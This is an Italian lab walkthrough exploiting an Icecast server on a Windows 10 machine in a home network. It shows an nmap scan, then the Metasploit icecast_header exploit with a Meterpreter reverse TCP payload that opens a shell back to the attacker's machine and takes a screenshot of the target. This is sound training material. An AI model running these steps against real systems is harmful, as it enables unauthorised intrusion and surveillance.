

Introduzione:

Icecast è un software open-source progettato per creare server di streaming multimediale, utilizzato principalmente per trasmettere flussi audio su Internet. Particolarmente popolare per la creazione di stazioni radio online.

Pratica:

Inizialmente vediamo l'**IP** di Windows 10, e l'ho salviamo per poterlo utilizzare dopo in Metasploit:

```
C:\> Prompt dei comandi

Configurazione IP di Windows

Scheda Ethernet Ethernet:

Suffisso DNS specifico per connessione: Home
Indirizzo IPv6 . . . . . : 2a0e:419:3357:0:2130:7abe:2b77:422c
Indirizzo IPv6 . . . . . : fdd7:21:9d01:8782:2130:7abe:2b77:422c
Indirizzo IPv6 temporaneo. . . . . : 2a0e:419:3357:0:15df:2dc6:7e71:19bc
Indirizzo IPv6 temporaneo. . . . . : fdd7:21:9d01:8782:15df:2dc6:7e71:19bc
Indirizzo IPv6 locale rispetto al collegamento . : fe80::2130:7abe:2b77:422c%4
Indirizzo IPv4. . . . . : 192.168.0.167
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : fe80::6ea0:b4ff:fe28:8299%4
                               192.168.0.1

Scheda Tunnel isatap.Home:

Stato supporto. . . . . : Supporto disconnesso
Suffisso DNS specifico per connessione: Home

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

Suffisso DNS specifico per connessione:
Indirizzo IPv6 . . . . . : 2001:0:2851:782c:149f:fa2f:9ac7:ecca
Indirizzo IPv6 locale rispetto al collegamento . : fe80::149f:fa2f:9ac7:ecca%5
Gateway predefinito . . . . . :
```

Successivamente scansioniamo le porte, per vedere se ci sono **porte vulnerabili** aperte:

```
(kali㉿kali)-[~]  
$ nmap 192.168.0.167  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-14 06:57 EST  
Nmap scan report for DESKTOP-9K104BT.Home (192.168.0.167)  
Host is up (0.0000030s latency).  
Not shown: 981 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
7/tcp     open  echo  
9/tcp     open  discard  
13/tcp    open  daytime  
17/tcp    open  qotd  
19/tcp    open  chargen  
80/tcp    open  http  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
1801/tcp  open  msmq  
2103/tcp  open  zephyr-clt  
2105/tcp  open  eklogin  
2107/tcp  open  msmq-mgmt  
3389/tcp  open  ms-wbt-server  
5432/tcp  open  postgresql  
8000/tcp  open  http-alt  
8009/tcp  open  ajp13  
8080/tcp  open  http-proxy  
8443/tcp  open  https-alt  
  
Nmap done: 1 IP address (1 host up) scanned in 3.81 seconds
```

```
(kali㉿kali)-[~]  
$ █
```

E avviamo Metasploit, col comando ***msfconsole***:



```

      =[ metasploit v6.4.18-dev                               ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post           ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecast

Matching Modules
=====

#  Name                                     Disclosure Date  Rank   Check  Description
-  -                                     -              -   -   -
0  exploit/windows/http/icecast_header      2004-09-28      great No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) >

```

Inseriamo in **RHOSTS** l'IP della macchina target:

```

msf6 exploit(windows/http/icecast_header) > show options
Home
Module options (exploit/windows/http/icecast_header):

Name      Current Setting  Required  Description
-      -
RHOSTS    192.168.0.167   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/sics/using-metasploit.html
RPORT     8000            yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.100   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.


msf6 exploit(windows/http/icecast_header) > set rhosts 192.168.0.167
rhosts => 192.168.0.167
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.100:4444
[*] Sending stage (176198 bytes) to 192.168.0.167
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.167:49526) at 2024-11-14 08:16:32 -0500

meterpreter >

```

E una volta runnato, saremmo dentro **Windows 10**, e ne avremmo conferma comparando l'IP della macchina in cui abbiamo fatto accesso, e vedremo che sono uguali:



Per ottenere lo screenshot, non ricordandomi il comando posso digitare **help**:



Ed eseguo il comando:

For more info on a specific command, use `<command> -h` or `help <command>`.

```
meterpreter > screenshot
```

Screenshot saved to: `/home/kali/HyBnVVKl.jpeg`

```
meterpreter > █
```

Una volta fatto lo screenshot, verrà salvato nella **directory /home/kali/**:

